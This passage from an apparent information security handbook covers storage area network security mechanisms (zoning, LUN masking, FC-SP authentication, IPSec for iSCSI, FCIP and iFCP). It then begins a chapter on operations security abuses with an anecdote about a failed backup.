intelligent storage discovery and management services comparable to those found in FC networks, allowing a commodity IP network to function in a similar capacity to a storage area network. iSNS also facilitates seamless integration of IP and FC networks, due to its ability to emulate FC fabric services, and manage both iSCSI and Fibre Channel devices. iSNS thereby provides value in any storage network comprised of iSCSI devices, Fibre Channel devices (using iFCP gateways), or any combination thereof. iFCP requires iSNS for discovery and management, while iSCSI may use iSNS for discovery, and FCIP does not use iSNS.

SAN Security Threats Analysis

Security is a key issue for wide acceptance when it comes to SAN technologies. According to numerous market surveys, the main reason why most enterprises have not yet deployed SANs is due to security concerns. When SAN technology was introduced, security was routinely ignored. This was partly because the largely unknown Fibre Channel protocol used for communication was not a big target for attackers, and also mainly because security simply was not a priority. Today, when SANs are starting to reach across the country and even around the globe, storing and transferring terabytes of sensitive and confidential data may quickly draw the attention of potential attackers. When the underlying protocol carrying the data over long distances and out of the glass room does not provide the essential data protection mechanism, data in transit is exposed to the threat of being stolen, seen by an unintended party, modified, or simply not being available when it is needed. Logical instead of physical attachment of the storage devices also opens issues of access control and authentication of the remote nodes exchanging the data. Moving SAN communications to IP-based networks makes it even more exposed and vulnerable to many of the attacks made on corporate networks.

Availability

With a SAN technology, storage devices could be reached through several possible redundant paths, as well as easily shared between multiple hosts and simultaneously accessed by multiple clients. It is no longer necessary to bring critical hosts down to be able to replace broken storage devices or expand their capacity. With such features, one might say that SAN technology has, by decoupling the storage from hosts, achieved the greatest level of storage availability. However, one must also keep in mind that by moving storage communication protocols to run on top of TCP/IP, one has also inherited the threats and exposures of the TCP/IP environment. One can look at the threats and exposures from two perspectives: (1) exposures to data running on top of TCP, as well as (2) exposure to SAN infrastructure devices. It is important to look at the mechanisms that are available — or not available — within each of the SAN carrier protocols for protecting the storage devices against the availability attacks. With the introduction of storage switches and routers as new infrastructure devices also managed via TCP/IP protocol, it is vital to have proper availability protection mechanisms in place on their management channels as well as to have access control mechanisms and different role levels for their configuration control management.

Confidentiality and Integrity

IP networks are easy to monitor but are also easy to attack. One of the major issues introduced by running SANs over IP networks is the opportunity to sniff the network traffic. All IP-based storage protocols just encapsulate the SCSI frames on top of TCP but do not provide any confidentiality or integrity protection. The same can be said for Fibre Channel communication. Although it is much more difficult than sniffing an IP-based network, it is also possible to sniff a Fibre Channel network. Hence, both IP- as well as FC-based SANs require additional traffic protection mechanisms regarding the confidentiality as well as integrity of the data.

Access Control and Authentication

Another critical aspect of SAN security is authorization and authentication — controlling who has access to what within the SAN. Currently, the level of authentication and authorization for SANs is not as detailed and granular as it should be. Most security relies on measures implemented at the application level of the program requesting the data, not at the storage device, which leaves the physical device vulnerable.

Moving SAN communications to IP-based networks makes them even more exposed and vulnerable to attacks made on corporate networks, such as device identity spoofing. Each of the technologies, such as iSCSI as well as FC or FCIP, has its own mechanisms of how to address the remote node authentication requirements or it relies on other protocols such as IP Security (IPSec) protocol.

Storage Area Network Security Mechanisms

The basic rules of security also apply to SANs. Just because the technology is relatively new, the security principles are not. First, SAN devices should be physically secured. This was relatively simple to accomplish when SANs existed mainly in well-protected data centers. But as SANs grow more distributed and their devices sit in branch office closets, physical security is tougher to guarantee. On top of that, each of the protocols mentioned thus far has its own subset of security mechanisms.

Securing FC Fabric

By itself, Fibre Channel is not a secure protocol. Without implementing certain security measures within a Fibre Channel SAN, hosts will be able to see all devices on the SAN and could even write to the same physical disk. The two most common methods of providing logical segmentation on a Fibre Channel SAN are zoning and LUN (logical unit number) masking.

Zoning

Zoning is a function provided by fabric switches that allows segregation of a node in general by physical port, name, or address. Zoning is similar to network VLANs (virtual LANs), segmenting networks and controlling which storage devices can be accessed by which hosts. With zoning, a storage switch can be configured, for example, to allow host H1 to talk only with storage device D1, while host H2 could talk only to storage device D2 and D3, as illustrated in Figure 5.9. Single host or storage device could also belong to multiple zones, as for example in the same figure, device D1 belonging to Zone A as well as to Zone B. Zoning can be implemented using either hardware or software; hence one can distinguish two main types of zoning within FC: “soft” zoning and “hard” zoning.

Soft zoning refers to software-based zoning; that is, zoning is enforced through control-plane software on the FC switches themselves — in the FC Name Server service. The FC Name Server service on a Fibre Channel switch does mapping between the 64-bit World Wide Name (WWN) addresses and Fibre Channel IDs (FC_ID). When devices connect to an FC fabric, they use the name server to find which FC_ID belongs to a requested device WWN. With soft zoning, an FC switch responding to a name server query from a device will only respond with a list of those devices registered in the name server that are in the same zone(s) as that of the querying device. Soft zoning is, from a security perspective, only limiting visibility of the devices based on the response from the name server and does not in any other way restrict access to the storage device from an intentional intruder. This is the job of *hard zoning*, which refers to hardware-based zoning.

Hard zoning is enforced through switch hardware access ports or Access Control Lists (ACLs) that are applied to every FC frame that is switched through the port on the storage switch. Hardware zoning therefore has a mechanism that not only limits the visibility of FC devices, but also controls access and restricts the FC fabric connectivity to an intentional intruder.




FIGURE 5.9 FC zoning example.

FC zoning should always be deployed in FC fabric — if not from a node isolation perspective, then for the purpose of minimizing the loss of data. In general, it is also recommended that as many zones are used as there are hosts communicating with storage devices. For example, if there are two hosts each communicating with three storage devices, it is recommended that two zones be used.

LUN Masking

To further protect the SAN, LUN (logical unit number) masking can be used to limit access to storage devices. LUN masking is an authorization process that makes a LUN available to some hosts and unavailable to other hosts. LUN masking is important because Microsoft Windows-based hosts attempt to write volume labels to all available LUNs. This can render the LUNs unusable by other operating systems and can result in data loss. LUN masking goes one step beyond zoning by filtering access to certain storage resources on the SAN and can also be provided through hardware (i.e., intelligent bridges, routers, or storage controllers) or through software, utilizing a piece of code residing on each computer connected to the SAN. For each host connected to the SAN, LUN masking effectively masks off the LUNs that are not assigned to the host, allowing only the assigned LUNs to appear to the host's operating system. The hardware connections to other LUNs still exist but the LUN masking makes those LUNs invisible. Managing paths by LUN masking is a reasonable solution for small SANs; however, due to the extensive amount of configuration and maintenance involved, it is cumbersome for larger SANs.

Although zoning and LUN masking provide one layer of SAN device separation, they are not exclusive security mechanisms but rather isolation mechanisms, and as such they do not give any granular control over data access. Overall SAN security depends on the security of the hosts accessing the storage devices, especially if specific controls are not in place to protect the data. Consider the following zoning example. If host H1 can access storage device D1, an unauthorized user or an attacker who compromises host H1 will be able to access any data on storage device D1. For SANs to be secure, there must be control that requires proper authorization and authentication to access any data on the storage device, regardless of where the request is originating. It is also needed to limit access to a SAN so that only authenticated and authorized nodes could join the FC fabric as well as protect the confidentiality and integrity of the data

in transport through the fabric. These security mechanisms are addressed in "Work in Progress" in the Fibre Channel Security Protocol (FC-SP) specification.

Fibre Channel Security Protocols

To address additional security concerns of FC fabric, top SAN industry players have developed the Fibre Channel Security Protocol (FC-SP) specification, which is the effort of a working group of the International Committee for Information Technology Standards (INCITS) T11.3 Committee. The result is the draft of the future FC-SP standard that extends the Fibre Channel architecture with:

- Switch-to-switch, switch-to-device, and device-to-device authentication
- Frame-by-frame FC-2 level encryption that provides origin authentication, integrity, anti-replay, and privacy protection to each frame sent over the wire
- Consistent and secure policy distribution across the fabric

With implementing FC-SP, switches, storage devices, and hosts will be able to prove their identity through a reliable and manageable authentication mechanism. FC-SP can protect against impersonation attacks from rogue hosts, disks, or fabric switches, as well as provide protection from common misconfigurations when cabling devices in a fabric. With FC-SP, Fibre Channel traffic can be secured on a frame-by-frame basis to prevent snooping and hijacking, even over nontrusted links. A consistent set of policies and management actions are propagated through the fabric to provide a uniform level of security across the entire fabric. FC-SP includes support for data integrity, authentication for both switch-to-switch and host-to-switch communication, as well as optional confidentiality.

FC-SP Authentication and Key Management Protocols

Authentication is the process by which an entity is able to verify the identity of another entity. As such, authentication is the foundation of security. A Fibre Channel device can authenticate the entity trying to access resources by verifying its identity. Different authentication protocols can be used to validate an entity on the basis of different parameters. Each Fibre Channel entity is identified by a name. The purpose of an authentication protocol for Fibre Channel is to verify, using some form of digital credentials, that a claimed name is associated with the claiming entity. FC-SP specifies three optional authentication mechanisms, the first role of which is to address the threat of identity spoofing within or when accessing the FC fabric.

Diffie–Hellman Challenge Handshake Authentication Protocol (DH-CHAP)

The Diffie–Hellman Challenge Handshake Authentication Protocol (DH-CHAP) is a password-based authentication and key management protocol that uses the CHAP algorithm (RFC 1994) augmented with an optional Diffie-Hellman algorithm. DH-CHAP provides bi-directional, and optionally uni-directional, authentication between an authentication initiator and an authentication responder. To authenticate with DH-CHAP, each entity, identified by a unique name, is provided with a secret. Each other entity that wants to verify that entity will know the secret associated with that name or defer the verification to a third party, such as a RADIUS or TACACS+ server that knows that secret. When the Diffie-Hellmann part of the protocol is not performed, DH-CHAP reduces its operations to those of CHAP, and it is referred to as DH-CHAP with a null DH algorithm. DH-CHAP with a null DH algorithm is the authentication protocol that is mandatory to implement in each FC-SP-compliant implementation, for interoperability reasons. DH-CHAP has other parameters that are possible to negotiate such as the list of hash functions (e.g., SHA1, MD5) and the list of the usable Diffie-Hellman Group Identifiers. Possible Diffie-Hellman Group Identifiers include 1, 2, 3, or 4, with group bit sizes of 1024, 1280, 1536, and 2048, respectively.

Fibre Channel Authentication Protocol

Fibre Channel Authentication Protocol (FCAP) is an optional authentication and key management protocol based on digital certificates that occurs between two Fibre Channel endpoints. When the FCAP successfully completes, the two Fibre Channel endpoints are mutually authenticated and may share a secret key.

TABLE 5.1 FC-SP Authentication and Key Management Protocols

FC-SP Authentication Protocol	Authentication Mechanism	Hashing Mechanism	Key Exchange Mechanism
DH-CHAP	RFC 1994, CHAP	MD5, SHA-1	DH
FCAP	x509v3 certificates	RSA-SHA1	DH
FCPAP	RFC 2945, SRP	SHA-1	DH

To authenticate with the FCAP, each entity, identified by a unique name, is provided with a digital certificate associated with its name, and with the certificate of the signing Certification Authority (CA). Each other entity that wants to participate in FCAP is also provided with its own certificate, as well as the certificate of the involved Certification Authority for the purpose of the other entity certificate verification. At this time in FC-SP specification, the only supported format of the digital certificate is X.509v3. FCAP is, for the purpose of the shared secret derivation, also using the Diffie-Hellman algorithm. For hashing purposes, FCAP uses the RSA-SHA1 algorithm.

Fibre Channel Password Authentication Protocol (FCPAP)

The Fibre Channel Password Authentication Protocol (FCPAP) is an optional password-based authentication and key management protocol that uses the Secure Remote Password (SRP) algorithm as defined in RFC 2945. FCPAP provides bi-directional authentication between an authentication initiator and an authentication responder. For hashing purposes, FCPAP relies on the SHA-1 algorithm. When the FCPAP successfully completes, the authentication initiator and responder are authenticated and, using the Diffie–Hellman algorithm, have obtained a shared secret key. Parameters for authentication in the SRP algorithm are a password, a salt, and a verifier. To authenticate with FCPAP, each entity, identified by a unique name, is provided with a password. Each other entity that wants to verify that entity is provided with a random salt, and a verifier derived from the salt and the password.

FC-SP Authentication Protocols Comparison

As listed, each of the authentication protocols have their similarities and differences, depending on what mechanism they use for the authentication as well as hashing. These are illustrated in Table 5.1.

As also seen, by using a Diffie-Hellman algorithm, all three authentication protocols are capable of performing not only initial mutual entity authentication, but are also capable of doing key exchange and deriving the shared secret that can be used for a different purpose, such as per-frame integrity and confidentiality.

FC-SP per-Frame Confidentiality and Integrity

Recognizing the need for per-message protection that would secure each FC frame individually, top storage vendors such as Cisco Systems, EMC, QLogic, and Veritas proposed an extension to the FC-2 frame format that allows for frame-by-frame encryption. The frame format has been called the ESP Header, because it is very similar to the Encapsulating Security Payload (ESP) used to secure IP packets in IPSec. Given that the overall security architecture is similar to IPSec, this aspect of the security architecture for FC is often referred to as FCSec.

The goals of the FCSec architecture are to provide a framework to protect against both active and passive attacks using the following security services:

- Data origin authentication to ensure that the originator of each frame is authentic
- Data integrity and anti-replay protection, which provide integrity and protects each frame transmitted over a SAN
- Optional encryption for data and control traffic, which protects each frame from eavesdropping

The goal of FCSec is also to converge the storage industry on a single set of security mechanisms, regardless of whether the storage transport is based on iSCSI, FCIP, or FC, so that FCSec could be layered onto existing applications with minimal or no changes to the underlying applications.




FIGURE 5.10 Fibre Channel Security Protocol frame.

One of the main benefits of using ESP to secure an FC network is its great flexibility; it can be used to authenticate single control messages exchanged between two devices, to authenticate all control traffic between two nodes, or to authenticate the entire data traffic exchanged between two nodes. Optional encryption can be added to any of the steps above to provide confidentiality.

A per-entity authentication and key exchange protocol also provides a set of other services, including the negotiation of the use of ESP for encapsulation of FC-2 frames, the exchange of security parameters to be used with the ESP encapsulation protocol, and the capability to update keys used by the two entities without any disruption to the underlying traffic flow.

ESP is used as a generic security protocol. Independently from the upper layers, ESP can provide the following:

- *Per-message integrity, authentication, and anti-replay.* When used with a null encryption algorithm and an HMAC authentication algorithm, it guarantees that the frames have not been altered in transit, are authenticated for the originating entity, and belong to the same sequence exchange.
- *Traffic encryption.* When used with a non-null encryption algorithm such as AES, Triple DES, or RC5, it allows the encryption of the frame content.

The specific fields covered by authentication, as well as fields that can optionally be encrypted within the FC-SP frame, are illustrated in Figure 5.10. While IPSec is briefly discussed later, it is important to note here the major differences between the IPSec ESP and FCSec in the role of authentication and confidentiality. FCSec frame format gives authentication the complete frame, including the header of the frame, and has mandatory authentication, while encryption is optional. On the other side, IPSec ESP header does not offer the authentication of the packet header. For that purpose, IPSec uses the Authentication Header (AH); and while ESP mandates encryption, it has an optional authentication for the rest of the packet payload.

Securing Storage over IP Protocols

With the exception of initial session log-in authentication, none of the other IP-based SAN protocols — iSCSI, iFCP, FCIP, or iSNS — defines its own per-packet authentication, integrity, confidentiality, or anti-replay protection mechanisms. They all rely on the IPSec protocol suite to provide per-packet data confidentiality, integrity, authentication, and anti-replay services, together with Internet Key Exchange (IKE) as the key management protocol.

The IP Storage Working Group within the Internet Engineering Task Force (IETF) has developed a framework for securing IP-based storage communications in a draft proposal entitled "Securing Block Storage Protocols over IP." This proposal covers the use of the IPSec protocol suite for protecting block storage protocols over IP networks (including iSCSI, iFCP, and FCIP), as well as storage discovery protocols (iSNS).

IP Security Protocol Overview

This chapter is by no means an extensive IP Security (IPSec) protocol description but rather an overview of the elements that are necessary to understand its usage for storage over IP protocols protection. IPSec is applied at the network layer, protecting the IP packets between participating IPSec peers by providing the following:

- *Data confidentiality.* The IPSec sender can encrypt packets before transmitting them across a network.
- *Data integrity.* The IPSec receiver can authenticate packets sent by the IPSec sender to ensure that the data has not been altered during transmission.
- *Data origin authentication.* The IPSec receiver can authenticate the source of the IPSec packets sent.
- *Anti-replay.* The IPSec receiver can detect and reject replayed packets.

To achieve the listed functions, the IPSec protocol uses:

- Diffie-Hellman key exchange for deriving key material between two peers on a public network
- Public key cryptography or preshared secret for signing the Diffie-Hellman exchanges to guarantee the identities of the two parties and avoid man-in-the-middle attacks
- Bulk encryption algorithms, such as DES (Data Encryption Standard), 3DES (Triple DES), or AES (Advance Encryption Standard) for encrypting data
- Keyed hash algorithms, such as HMAC (Hashed Message Authentication Code), combined with traditional hash algorithms such as MD5 (Message Digest 5) or SHA1 (Secure Hashing Algorithm 1) for providing packet integrity and authentication

The IPSec framework consists of two major parts:

1. Internet Key Exchange (IKE), which negotiates the security policies between two entities and manages the key material
2. IP Security Protocol suite, which defines the information to add to an IP packet to enable confidentiality, integrity, anti-replay, and authenticity controls of the packet data

IKE is a two-phase negotiation protocol based on the modular exchange of messages defined in RFC 2409. It has two phases and accomplishes the following three functions in its Phase 1 and the fourth one in Phase 2:

1. *Protected cipher suite and options negotiation*: using keyed MACs, encryption, and anti-replay mechanisms.
2. *Master key generation*: via Diffie-Hellman calculations.
3. *Authentication of endpoints:* using preshared secret or public key cryptography.
4. *IPSec Security Association (SA) management* (traffic selector negotiation, options negotiation plus key creation, and deletion)

IPSec is adding two new headers to the IP packet:

1. AH (Authentication header)
2. ESP (Encapsulation Security Payload) header

The **AH header** provides authentication, integrity, and replay protection for the IP header as well as for all the upper-layer protocols of an IP packet. However, it does not provide any confidentiality to them. Confidentiality is the task of the **ESP header**, in addition to providing authentication, integrity, and replay protection for the packet payload. Both headers can be used in two modes: Transport and Tunnel Modes. The **Transport Mode** is used when both the communicating peers are hosts. It can also be applied when one peer is a host and the other is a gateway, if that gateway is acting as a host or ending point of the communication traffic. The Transport Mode has the advantage of adding only a few bytes to the header of each packet. With this choice, however, the original IP packet header can only be




FIGURE 5.11 IPSec Transport and Tunnel Mode.

authenticated but not encrypted. The **Tunnel Mode** is used between two gateway devices, or between a host and a gateway if that gateway is the conduit to the actual source or destination. In Tunnel Mode, the entire original IP packet is encrypted and becomes the payload of a new IP packet. The new IP header has the destination address of its IPSec peer. All information from the original packet, including the headers, is protected. The Tunnel Mode protects against attacks on the endpoints due to the fact that, although the IPSec tunnel endpoints can be determined, the true source and destination endpoints cannot be determined because the information in the original IP header has been encrypted. This is illustrated in Figure 5.11.

With IPSec, data can be transmitted across a public network without fear of observation, modification, or spoofing. This enables applications such as virtual private networks (VPNs), including intranets, extranets, remote user access, and remote transport of storage over IP.

The IETF draft RFC is dictating that IPSec and IKE be used with the IP-based storage protocols to provide secure private exchanges at the IP layer. To be compliant, an IP storage network element must follow the specifications and implement IPSec Tunnel Mode with the ESP where confidentiality is obtained by encrypting the IPSec tunnel using 3DES or, optionally, AES in Cipher Block Chaining (CBC) Mode; integrity checking is done using SHA-1; and node authentication is done via IKE using a preshared key or digital certificates.

iSCSI Security Mechanisms

The iSCSI Internet draft specifies that although technically possible, iSCSI should not be used without security mechanisms, except only in closed environments without any security risk. Security mechanisms defined in the draft standard include the following:

- In-band authentication between the initiator and the target at the iSCSI connection level
- Per-packet protection (integrity, authentication, and confidentiality) by IPSec at the IP level

The iSCSI protocol specification defines that during log-in, the target must authenticate the initiator and the initiator may authenticate the target, which means that mutual authentication is optional but not mandatory. The authentication is performed on every new iSCSI connection during the log-in process with a chosen authentication method. The authentication method cannot assume any underlying IPSec protection, because the use of IPSec is optional and an attacker should gain as little advantage as possible by inspecting the authentication process. Due to listed requirements, the chosen authentication method for the iSCSI protocol is Challenge Handshake Authentication Protocol (CHAP). The authentication mechanism protects against an unauthorized log-in to storage resources using a false identity (spoofing). Once the authentication phase is complete, if the underlying IPSec is not used, all subsequent messages are sent and received in clear text. The authentication mechanism alone, without underlying IPSec, should only be used when there is no risk of eavesdropping, message insertion, deletion, modification, or replaying.

An iSCSI node must also support the Internet Key Exchange (IKE) protocol to provide per-packet authentication, security association negotiation, and key management where a separate IKE phase 2 security association protects each TCP connection within an iSCSI session.

iFCP, FCIP, and iSNS Security Mechanisms

iFCP and FCIP are peer-to-peer transport protocols that encapsulate SCSI and Fibre Channel frames over IP. Therefore, Fibre Channel, the operating system, and user identities are transparent to the iFCP and FCIP protocols. iFCP and FCIP sessions can be initiated by either or both peer gateways. Consequently, bi-directional authentication of peer gateways must be provided. There is no requirement that the identities used in authentication be kept confidential. Both iFCP and FCIP, as well as the iSNS protocol, heavily rely on IPSec and IKE to provide security mechanisms for them. To be compliant with security specifications in their draft RFCs, storage nodes using any of the three IP storage protocols must implement IPSec ESP in Tunnel Mode for providing data integrity and confidentiality. They can implement IPSec ESP in Transport Mode if deployment considerations require the use of Transport Mode. When ESP is utilized, per-packet data origin authentication, integrity, and replay protection also must be used. For message authentication, they must implement HMAC with SHA-1, and should implement AES in CBC MAC mode. For ESP confidentiality, they must implement 3DES in CBC mode and should implement AES in CTR mode. For key management, entities must support IKE with peer authentication using preshared key and may support peer authentication using digital certificates.

Storage Security Standard Organizations and Forums

All IP-related protocols are under development within the Internet Engineering Task Force (IETF) working groups. This includes iSCSI, FCIP, and iFCP protocols, as well as IPSec and interaction of IP storage protocols with IPSec and IKE. On the other hand, FC, FC-SP, and SCSI specifications are developed within the American InterNational Committee for Information Technology Standards (INCITS) technical committees. The INCITS is the forum of choice for information technology developers, producers, and users for the creation and maintenance of formal *de jure* IT standards. INCITS is accredited by, and operates under rules approved by, the American National Standards Institute (ANSI) and is ensuring that voluntary standards are developed by the consensus of directly and materially affected interests.

Multiple specifications in different standard bodies as well as numerous vendor implementations obviously require standards to drive the interoperability of the products. The lack of interoperability among storage devices also creates security problems. Each vendor designs its own technology and architecture, which makes communication between devices difficult, if not impossible.

Forums and vendor associations are luckily smoothing things. The Storage Networking Industry Association (SNIA) is a nonprofit trade association established in 1997 that is working on ensuring that storage networks become complete and trusted solutions across the IT community, by delivering materials and educational and information services to its members. The SNIA Storage Security Industry Forum (SSIF) is a vendor consortium dedicated to increasing the availability of robust storage security solutions. The forum tries to fulfill its mission by identifying best practices on how to build secure storage networks and promoting standards-based solutions to improve the interoperability and security of storage networks.

Future Directions

Storage security is still an evolving topic and security mechanisms defined in the draft standards are yet to be implemented, as well as their interoperability being tested and approved by storage security forums. We have also seen that most IP-based storage network protocols rely on IPSec for protection. While IPSec is currently a well-defined and accepted set of standards, it is also developing further with a new key




FIGURE 5.12 FC SP policy distribution and key management options.

management specification, IKEv2. FC-SP is following the example set by IPSec by allowing in its latest specification the use of IKEv2 as its security policy distribution and key management protocol. All the FC-SP options are illustrated in Figure 5.12. An FC Security Association (SA) management protocol is actually a simplified version of the Internet Key Exchange protocol version 2 (IKEv2) that builds on the results of the FC authentication and key management protocol. The SA management protocol uses an obtained shared secret key as the authentication principle to set up the Security Associations. There are situations where it is acceptable to use IKEv2 to perform both functions: authentication and SA management. This is referred to as a protocol called IKEv2-AUTH. On a side of SAN security protocols development, it is also necessary that hardware implementations follow up the software ones, because only when the security mechanisms are built-in in silicon will the SAN technology leverage the full benefit of them. Most of the future development in the SAN security area lies on the side of protecting the data while it is stored on disk, which requires further research of the group key management protocols and their implementation on SAN technology.

Summary

Although SAN technologies and protocols are relatively new, the security threats they are exposed to are not so new. This, in particular, is true once the storage data leaves the protection space of the data center's glass room and traverses the external, most of the time security-wise uncontrolled and unprotected network segments. The good news is that SAN technologies and protocols are already fairly well equipped with proper security mechanisms in most aspects. Although all of the security mechanisms, such as node authentication, data integrity, and confidently, are not built-in in all storage protocols themselves, especially when they are carried on top of IP, there are pretty mature specifications coming from international standardization organizations such as the IETF and INCITS that well define how they should be extended or be used in conjunction with IPSec and IKE protocols as their protection mechanisms. Native SAN fabric protocol FC is, on the other hand, either already leveraging the development of IPSec in a form of FCSec protocol or closely following the development in the key management and policy distribution area with the next-generation Internet Key Management protocol, IKEv2. This all promises a unified level of storage data protection traveling over different media carriers and encapsulation protocols. It is now up to industry forums such as the SNIA and SSIF to evangelize the security best practices and guidelines to use when designing, deploying, or maintaining SANs. Information security professionals must be aware that the data stored or traversing the SAN technologies is exposed to security threats and understand and use all possible tools, protocols, and mechanisms for their protection.

References

Abboba, B. et al., Securing Block Storage Protocols over IP, IETF Internet Draft, <draft-ietf-ips-security-19.txt>, January 2003.

Cyrtis, P.W., *Using SANs and NAS, First Edition,* O'Reilly & Associates, February 2002.

Dale, L., White Paper: Security Features of the Cisco MDS 9000 Family of Multilayer Storage Switches, <ftp://ftp-eng.cisco.com/ltd/mds_security_whitepaper16.pdf>, November 2003.

Dwivedi, H. and Hubbard, A., White Paper: Securing Storage Networks, <http://www.@stake.com/research/reports/acrobat/atstake_storage_networks.pdf>, April 2003.

Doraswamy, N. and Harkins, D., IPSec: The New Security Standard for the Internet, Intranets and Virtual Private Networks, Prentice Hall PTR, 1999.

Harkins, D. and Carrel, D., The Internet Key Exchange (IKE), RFC 2409, November 1998.

Kaufman, C., Internet Key Exchange (IKEv2) IETF Internet Draft, <draft-ietf-ipsec-ikev2-12.txt>, January 2004.

Monia, C. et al., iFCP — A Protocol for Internet Fibre Channel Storage Networking, IETF Internet Draft, <draft-ietf-ips-ifcp-14.txt>, May 2003.

Satran, J. et al., iSCSI, IETF Internet Draft, <draft-ietf-ips-iscsi-20.txt>, January 19, 2003.

Rajagopal, M. and Rodriguea, E., Fibre Channel over TCP/IP (FCIP), IETF Internet Draft, <draft-ietf-ips-fcovertcpip-12.txt>, February 2003.

Simpson, W., PPP Challenge Handshake Authentication Protocol (CHAP), RFC 1994, August 1996.

Snively, R. et al., Fibre Channel Security Protocols (FC-SP) Rev 1.3, INCITS working draft proposed by ANSI, January 31, 2004.

Wu, T., The SRP Authentication and Key Exchange System, RFC 2945, September 2000.

Yongdae, K. et al., Secure Group Key Management for Storage Area Networks, *IEEE Communications Magazine,* 41(8), 92–99, August 2003.

Operations Security Abuses

Michael Pike, ITIL, CISSP

Introduction

This chapter looks at some common and not-so-common operational security abuses relating to information security, including:

- The people who abuse operational security (sometimes unwittingly)
- Where and how it happens
- Some real-life examples

The assumption is that the reader understands the basics of operational security, although some key points are reviewed.

The scope for abuse of information systems is so wide that an entire book could be written on this subject alone. However, the aim here is to demonstrate the types of things that can happen, and there is emphasis on examples rather than theory.

The Suspects

Administrators

IT administrators have one of the most trustworthy jobs in the organization. But administrators do make mistakes, just like any other human being. Likewise, history tells us that a very small number will be involved in fraud, corruption, or some other hidden agenda that could be detrimental to the organization. Of course, most administrators are professional and trustworthy, but a very small minority are not. This is a problem because they are handling the organization's most important asset — information.

IT security professionals are often aware of the common risks posed by unprofessional, inexperienced, or corrupt staff. However, not all risks appear as they do in the textbooks, so this is a good opportunity to look at how things can happen in real life.

Some years ago, a small engineering company was producing all its design drawings with pencil and paper. The CEO decided to invest in CAD (computer-aided design) systems to improve efficiency. The CEO also saw that he would need to employ a full-time IT administrator to keep the systems running. It was decided to employ someone who knew the CAD system, and also had the relevant manufacturer's qualification for the file server.

Until someone was appointed, Georgina was the "makeshift" IT administrator. She was looking forward to getting someone else to look after the systems so she could go back to her normal job. Together with the CEO, they interviewed and subsequently employed Brian (not his real name), who had all the relevant qualifications.

Unfortunately, Brian was qualified but his skills were out-of-date. He knew about role-based access control but did not know how to assign users to different groups. He ended up calling the supplier's help desk.

Shortly thereafter, through no fault of Brian's, the server suffered a freak hardware failure that made all the hard disks overheat, and the data on them unreadable. The hardware supplier arranged to ship replacement hardware the same day and arranged for one of their technicians to assist Brian. Brian had religiously performed backups on the server every night. The trouble was that Brian did not know that he did not know how to back up the system.

Brian's knowledge of old tape backup systems was not entirely relevant to the system he was using. But being new to the job, and having qualifications on paper, he was too embarrassed to ask for help. He made some guesses and assumptions about how the system worked and, because no errors appeared and no problems were evident, he assumed all was OK. So did everyone else. For various technical reasons (too complex to discuss here), he was unwittingly overwriting backup tapes as soon as the data had been written to them.

